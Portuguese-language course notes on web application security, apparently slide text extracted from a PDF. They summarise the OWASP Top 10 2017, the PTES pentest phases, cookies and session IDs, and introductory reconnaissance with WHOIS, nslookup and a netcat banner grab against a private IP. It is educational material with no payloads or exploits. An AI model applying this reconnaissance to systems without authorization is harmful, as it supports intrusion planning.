- Uma aplicação web também é definida em tudo que se é processado em algum servidor, exemplo: quando você entra em um e-commerce a página que você acessa antes de vir até seu navegador é processada em um computador ligado a internet que retorna o processamento das regras de negócio nele contido. Por isso se chama aplicação e não simplesmente site web ou um browser para permitir cookies de terceiros.

APLICAÇÃO WEB E SERVIDOR DE APLICAÇÃO

- Um Servidor de Aplicações (em inglês Applications Server), é um servidor que disponibiliza um ambiente para a instalação e execução de certas aplicações, centralizando e dispensando a instalação nos computadores clientes. Os servidores de aplicação também são conhecidos por middleware.
- O objetivo do servidor de aplicações é disponibilizar uma plataforma que separe do desenvolvedor de software algumas das complexidades de um sistema computacional. No desenvolvimento de aplicações comerciais, por exemplo, o foco dos desenvolvedores deve ser a resolução de problemas relacionados ao negócio da empresa, e não de questões de infraestrutura da aplicação. O servidor de aplicações responde a algumas questões comuns a todas as aplicações, como segurança, garantia de disponibilidade, balanceamento de carga e tratamento de exceções.

OWASP-TOP 10

O QUE É OWASP

- O Open Web Application Security Project (OWASP) é uma fundação sem fins lucrativos que trabalha para melhorar a segurança de aplicações, que auxiliam profissional da área de Desenvolvimento e Segurança, nos testes de segurança das suas aplicações, seja utilizando ferramentas ou por meio de frameworks e metodologias criadas por outros pesquisadores da área.

OWASP-TOP 10

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↘	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

A1 - INJECTION

- Falhas de injeção, como SQL, NoSQL, OS/RCE e LDAP, ocorrem quando dados não confiáveis por meio de campos de entradas de dados, são enviados para um intérprete (Ex: Banco de dados MySQL) como parte de um comando ou consulta.

- Os dados hostis do invasor podem induzir o intérprete a executar comandos não intencionais ou acessar dados sem a devida autorização.

A2 – BROKEN AUTHENTICATION

- As funções de aplicativos relacionadas à autenticação e ao gerenciamento de sessões são frequentemente implementadas incorretamente
- Isso permite que os invasores comprometam senhas, chaves ou tokens de sessão ou explorem outras falhas de implementação para assumir a identidade de outros usuários temporária ou permanentemente.

A3 – SENSITIVE DATA EXPOSURE

- Muitos aplicativos da Web e APIs não protegem adequadamente dados confidenciais, como financeiro, assistência médica e PII (Dados pessoais identificáveis);
- Os invasores podem roubar ou modificar esses dados com pouca proteção para realizar fraudes no cartão de crédito, roubo de identidade ou outros crimes;
- Os dados confidenciais podem ser comprometidos sem proteção extra, como criptografia em rest ou em transit, e requer precauções especiais quando trocados com o navegador;

A4 – XML EXTERNAL ENTITY INJECTION XXE

- Muitos aplicativos modernos continuam usando o XML como uma forma de transferência e representação de dados devido à natureza dinâmica e multiplataforma do mesmo;

- No entanto, se o analisador XML não estiver configurado corretamente, ele poderá introduzir vulnerabilidades conhecidas como injeção de entidade externa XML, o que pode resultar na execução remota completa de código, resultando em comprometimento completo do servidor da web back-end.

A5 – BROKEN ACCESS CONTROL

- Muitas vezes, restrições sobre o que os usuários autenticados têm permissão para fazer geralmente não são aplicadas corretamente.
- Os invasores podem explorar essas falhas para acessar funcionalidades e / ou dados não autorizados, como acessar contas de outros usuários, visualizar arquivos confidenciais, modificar dados de outros usuários, alterar direitos de acesso etc.

A6 – FALHAS DE CONFIGURAÇÃO DE SEGURANÇA

- A configuração incorreta da segurança é o problema mais comum;
- Isso geralmente resulta em:
  - Configurações padrão inseguras, incompletas ou ad hoc, Armazenamento em nuvem aberta;
  - Cabeçalhos HTTP configurados incorretamente
  - Mensagens de erro detalhadas que contêm informações confidenciais;
- Não apenas todos os sistemas operacionais, estruturas, bibliotecas e aplicativos devem ser configurados com segurança, mas devem ser corrigidos / atualizados em tempo hábil.

A7 – CROSS SITE SCRIPTING (XSS)

- Falhas do XSS ocorrem sempre que um aplicativo inclui dados não confiáveis em uma nova página da Web sem validação ou escape adequados ou atualiza uma página da Web existente com dados fornecidos pelo usuário usando uma API do navegador que pode criar HTML ou JavaScript.
- O XSS permite que os atacantes executem scripts no navegador da vítima, que podem seqüestrar sessões do usuário, desfigurar sites ou redirecionar o usuário para sites maliciosos.

A8 – INSECURE DESERIALIZATION

- A desserialização insegura geralmente leva à execução remota de código. Mesmo que as falhas de desserialização não resultem em execução remota de código, elas podem ser usadas para executar ataques, incluindo ataques de repetição (Interceptação de tráfego e redirecionamento), ataques de injeção e ataques de escalonamento de privilégios.

A9 – USING COMPONENTES WITH KNOW VULNERABILITIES

- O uso de componentes como; bibliotecas, estruturas e outros módulos de software, são executados com os mesmos privilégios que o aplicativo.
- Se um componente vulnerável for explorado, esse ataque poderá facilitar a perda séria de dados ou a aquisição de servidores.
- Aplicativos e APIs que usam componentes com vulnerabilidades conhecidas podem minar as defesas de aplicativos e permitir vários ataques e impactos.

A10 – INSUFICIENTE LOGGING & MONITORING

- O registro e o monitoramento insuficientes, juntamente com a integração ausente ou ineficaz com a resposta a incidentes, permitem que os invasores continuem atacando os sistemas, mantenham a persistência, façam o giro para mais sistemas e violem, extraiam ou destruam dados.

- A maioria dos estudos de violação mostra que o tempo para detectar uma violação é superior a 200 dias, geralmente detectados por partes externas, em vez de processos ou monitoramento interno.

CONCEITO DE ATAQUES DE APLICAÇÕES WEB

PROCESSO DO PENTEST USANDO PTES

- O padrão de execução do teste de penetração consiste em sete (7) seções principais. Elas abrangem tudo relacionado a um teste de penetração - desde a comunicação inicial e o raciocínio por trás de um teste, até as fases de coleta de inteligência e modelagem de ameaças, nas quais os testadores estão trabalhando nos bastidores para entender melhor a organização testada, através da pesquisa de vulnerabilidades, exploração e pós-exploração, onde os conhecimentos técnicos de segurança dos testadores passam a ser combinados com o entendimento comercial do trabalho e, finalmente, com os relatórios, que capturam todo o processo, de uma maneira que faça sentido para o cliente e forneça o mais valor para isso.

- Esta versão pode ser considerada uma v1.0, pois os elementos principais do padrão são solidificados e são "testados na estrada" há mais de um ano na indústria. Um v2.0 está em andamento em breve e fornecerá um trabalho mais granular em termos de "níveis" - como nos níveis de intensidade nos quais cada um dos elementos de um teste de penetração pode ser realizado. Como nenhum pentest é como outro, e os testes vão desde o aplicativo da web ou o teste de rede mais mundanos até o engajamento completo da equipe em vermelho, esses níveis permitirão que uma organização defina quanta sofisticação eles esperam que seu adversário exiba e permita o testador para intensificar a intensidade nas áreas em que a organização mais precisa deles. Alguns dos trabalhos iniciais sobre "níveis" podem ser vistos na seção de coleta de informações.

PROCESSO DO PENTEST USANDO PTES

A seguir, estão as principais seções definidas pelo padrão como base para a execução do PenTest:

Interações pré-engajamento Coleta de informações Modelagem de ameaças Análise de vulnerabilidade Exploração Pós-Exploração Report

ESTRUTURA DE UM RELATÓRIO

- **Sumário Executivo:** O **sumário executivo** é a parte inicial do plano de negócios, que tem como objetivo resumir os principais tópicos do documento. Trata-se, portanto, de uma breve contextualização de cada seção do plano de negócios, de modo a proporcionar uma visão geral da empresa e de sua viabilidade;

- **Vulnerability Report:** No relatório de vulnerabilidade você tem uma descrição detalhada de vulnerabilidade, URL completo, uma prova de conceito ou detalhes de como é feito à exploração;

- **Remediation Report:** Na remediação você coloca instruções de como corrigir à vulnerabilidade, quais mecanismos de controle e segurança são essências e quais passos tomar para eliminar esse risco;

BASE64

- **Base64 é um método para codificação de dados para transferência na Internet. É utilizado frequentemente para transmitir dados binários por meios de transmissão que lidam apenas com texto, como por exemplo para enviar arquivos anexos por e-mail. É constituído por 64 caracteres que deram origem ao seu nome;**

- **O esquema de codificação Base64 é composto por dígitos de [0-9] e letras latinas, maiúsculas e minúsculas [a-z e A-Z], para dar um total de 62. Para concluir o conjunto de caracteres para 64, existem os caracteres de mais (+) e de barra (/). No entanto, implementações diferentes podem usar outros valores para os dois caracteres mais recentes e o usado para preenchimento (=);**

COOKIE

- Um ***cookie***, no âmbito do protocolo de comunicação HTTP usado na Internet, é um pequeno arquivo de computador ou pacote de dados enviados por um sítio de Internet para o navegador do usuário, quando o utilizador visita o site. Cada vez que o usuário visita o site novamente, o navegador envia o *cookie* de volta para o servidor para notificar atividades prévias do usuário. Os *cookies* foram concebidos para serem um mecanismo confiável para que sítios se lembrem de informações da atividade do usuário, como senhas gravadas, itens adicionados no carrinho de compras em uma loja online, hiperligações que foram clicadas anteriormente, entre outros. Assim, melhoram a navegação, aumentando a eficiência da busca.

COOKIE - FUNCIONAMENTO

- Quando o servidor deseja activar um cookie no cliente, envia uma linha no cabeçalho HTTP iniciada por Set-Cookie: ...
- A partir desse momento, consoante as opções especificadas pelo cookie, o cliente irá enviar no seu cabeçalho HTTP dos pedidos uma linha contendo os cookies relevantes, iniciada por Cookie: ....
- Entre os parâmetros dos cookies estão: o tempo de vida (a data para o cookie "expirar a validade") e o domínio, ou grupo de páginas a que o cookie se aplica. Por exemplo, é possível fazer com que um cookie seja aplicado apenas a endereços iniciados por de maneira que esse mesmo cookie já não se aplique para skins, por exemplo.

COOKIE – FUNCIONAMENTO 2


- Se não especificada a data de validade para o cookie, ele irá expirar assim que o usuário fechar o navegador.


- Em JavaScript (embutido no HTML da página acessada), podemos criar um script para manipulá-los. Utilizamos "document.cookie" (sem aspas). Em ASP, podemos utilizar cookies por meio dos objetos Response e Request. Em PHP, os cookies são tratados por meio da função setcookie(). Esta deverá vir antes de qualquer dado ser enviado ao navegador, devido ao fato de os cookies fazerem parte do cabeçalho HTTP.

SESSION ID

- Na ciência da computação , um **identificador de sessão** , **ID de sessão** ou **token de sessão** é um dado usado em comunicações de rede (geralmente por HTTP) para identificar uma sessão, uma série de trocas de mensagens relacionadas. Os identificadores de sessão tornam-se necessários nos casos em que a infraestrutura de comunicações usa um protocolo sem estado, como HTTP. Por exemplo, um comprador que visita o site de um vendedor deseja coletar vários artigos em um carrinho de compras virtual e finalizar a compra acessando a página de checkout do site. Isso geralmente envolve uma comunicação contínua, em que várias páginas da web são solicitadas pelo cliente e enviadas a eles pelo servidor. Em tal situação, é vital acompanhar o estado atual do carrinho do comprador, e um ID de sessão é uma maneira de atingir esse objetivo;
- Um ID de sessão geralmente é concedido a um visitante em sua primeira visita a um site. É diferente do ID do usuário, pois as sessões geralmente duram pouco (elas expiram após um tempo predefinido de inatividade que pode ser de minutos ou horas) e podem se tornar inválidas após o cumprimento de uma determinada meta (por exemplo, uma vez que o comprador finalizou o pedido, ele não pode usar o mesmo ID da sessão para adicionar mais itens);

SESSION ID - EXAMPLE







WHOIS

- WHOIS é um protocolo TCP específico para consultar informações de contato e DNS sobre entidades na internet. Uma entidade na internet pode ser um nome de domínio, um endereço IP ou um AS;
- Para cada entidade, o protocolo WHOIS apresenta três tipos de contato: Contato Administrativo (*Admin Contact*), Contato Técnico (*Technical Contact*) e Contato de Cobrança (*Billing Contact*). Estes contatos são informações de responsabilidade do provedor de internet, que as nomeia de acordo com as políticas internas de sua rede;
- Para os registros de domínios, os usuarios tem a opção de optar por um Whois privado, que esconde os dados do dono do domínio;

WHOIS


Command Prompt
C:\temp>
C:\temp>whoiscl -r microsoft.com
WHOIS Server: whois.opensrs.net
Registrant:
Microsoft Corporation
One Microsoft Way
Redmond, WA 98052
US
Domain name: MICROSOFT.COM
Administrative Contact:
Administrator, Domain domains@microsoft.com
One Microsoft Way
Redmond, WA 98052
US
+1.4258828080
Technical Contact:
Hostmaster, MSN msnhst@microsoft.com
One Microsoft Way
Redmond, WA 98052
US
+1.4258828080


root@fwhwin:~# whois flashwebhost.com
The program 'whois' is currently not installed. You can install it by typing:
apt-get install whois
root@fwhwin:~# apt-get install whois
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
whois
0 upgraded, 1 newly installed, 0 to remove and 267 not upgraded.
Need to get 29.5 kB of archives.
After this operation, 152 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ trusty/main whois i386 5.1.1 [29.5 kB]
Fetched 29.5 kB in 0s (34.0 kB/s)
Selecting previously unselected package whois.
(Reading database ... 116005 files and directories currently installed.)
Preparing to unpack .../archives/whois_5.1.1_i386.deb ...
Unpacking whois (5.1.1) ...
Processing triggers for man-db (2.6.7.1-1) ...
Setting up whois (5.1.1) ...
root@fwhwin:~# whois flashwebhost.com
Whois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.
Domain Name: FLASHWEBHOST.COM
Registrar: PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
Whois Server: whois.PublicDomainRegistry.com
Referral URL: http://www.PublicDomainRegistry.com
Name Server: NS58.HOSTHAT.COM
Name Server: NS59.HOSTHAT.COM
Status: clientTransferProhibited
Updated Date: 11-oct-2013
Creation Date: 01-nov-2001


DNS

- DNS significa Domain Name Server, em português, Servidor de Nomes de Domínios. Esse sistema nasceu para facilitar a nossa navegação. Dessa forma, ele traduz domínios de sites em IP's (Internet Protocol), que são sequências numéricas de identificação de um domínio em seu servidor. Sempre que fazemos um registro de domínio, precisamos em seguida configurar o servidor DNS;
- Graças a esse sistema, você encontra facilmente um site usando o seu nome amigável. Por exemplo, o sistema DNS permite um usuário acessar um site como www.exemplo.com.br, e não uma sequência numérica, como 200.123.123.15;
- Sem o DNS, nossa navegação seria baseada em números gigantescos! Em suma, não teríamos sites com nomes amigáveis como Google.com , Homehost.com.br , Yahoo.com e etc;
- Em resumo, o servidor DNS traduz um nome de domínio para seu endereço IP. Por exemplo, o cliente acessa www.homehost.com.br , e o servidor DNS traduz este nome para um IP na internet;

NSLOOKUP

- **nslookup** é uma ferramenta, comum ao Windows e ao Linux, utilizada para se obter informações sobre registros de DNS de um determinado domínio, host ou IP.
- Em uma busca **nslookup** padrão, o servidor DNS do provedor de acesso é consultado, e retorna as informações sobre o domínio ou host pesquisado.
- A informação "Non-authoritative answer" (Não é resposta de autorização) significa que o servidor DNS do provedor de acesso não responde por este domínio, em outras palavras, isto significa que uma consulta externa foi realizada, aos servidores DNS do domínio WIKIPEDIA.ORG.

https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/nslookup




NETCAT

```
root@kali:~# nc 192.168.179.146 80
HEAD / HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Tue, 01 Aug 2017 16:26:23 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at 127.0.1.1 Port 80</address>
</body></html>
```

- Com netcat, você consegue coletar o Banner do servidor de aplicação e mais outros detalhes de comunicação, como o tipo de aplicação sendo utilizada, seja PHP, ASP, JSP, JBOSS e etc. Além de ser bem útil para testar em outras portas também, como servidor FTP e SMTP.

https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf

WHATWEB



